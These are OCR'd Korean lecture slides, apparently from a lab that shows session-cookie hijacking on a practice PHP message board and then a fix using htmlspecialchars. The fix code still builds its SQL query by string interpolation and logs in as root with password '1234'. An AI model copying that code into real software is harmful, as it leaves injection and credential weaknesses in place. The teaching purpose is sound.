
Name	Value	Do...	Path	Exp...	Size	Htt...	Sec...	Sa...	Par...	Pri...
PHPSESSID	v7qt3git69v2krfhk...	loc...	/	Ses...	35					Me...

Cookie Value □ Show URL-decoded


v7qt3git69v2krfhk5t5r8bh0o

PHPSESSID=445njgh4d4dncole1lu5cim760

게시판 실습



#	제목	날짜	작성자
23	나는 재권	2024-04-28	재권
24	안녕하세요	2024-04-28	재민
49	와 이거 진짜 대박사건	2024-05-04	attacker




Name	Value	Do...	Path	Exp...	Size	Htt...	Sec...	Sa...	Par...	Pri...
PHPSESSID	445njgh4d4dncol...	loc...	/	Ses...	35					Me...

Cookie Value □ Show URL-decoded

445njgh4d4dncole1lu5cim760

게시판 실습



JK

재민 님 환영합니다

로그아웃

#	제목	날짜	작성자
23	나는 재권	2024-04-28	재권
24	안녕하세요	2024-04-28	재민
49	와 이거 진짜 대박사건	2024-05-04	attacker


글 작성

DevTools is now available in Korean! Always match Chrome's language Switch DevTools to Korean Don't show again

Name	Value	Do...	Path	Exp...	Size	Htt...	Sec...	Sa...	Par...	Pri...
PHPSESSID	445njgh4d4dncol...	loc...	/	Ses...	35					Me...

Select a cookie to preview its value


대응방안



변경 전	변경 후	변경 전	변경 후
&	&amp;	"	&quot;
<	&lt;	'	&#x27;
>	&gt;	/	&#x2F;
(	&#40;	)	&#41;

HTML entity로 변환해주는 htmlspecialchals라는 함수를 사용해 치환

대응방안




```
<?php
$conn = mysqli_connect('localhost','root','1234','jk');

$titleft= htmlspecialchars($_POST['title']);
$desft= htmlspecialchars($_POST['description']);
$authft= htmlspecialchars($_POST['authorid']);

$sql = "
  INSERT INTO board(
    title,
    description,
    created,
    authorid
    )
    VALUES(
      '{$titleft}',
      '{$desft}',
      CURDATE(),
      '{$authft}'
    )
";
```

사용자에게 입력받은 값을
htmlspecialchars 함수를 사용하고 변수에 저장

5

대응방안

JK

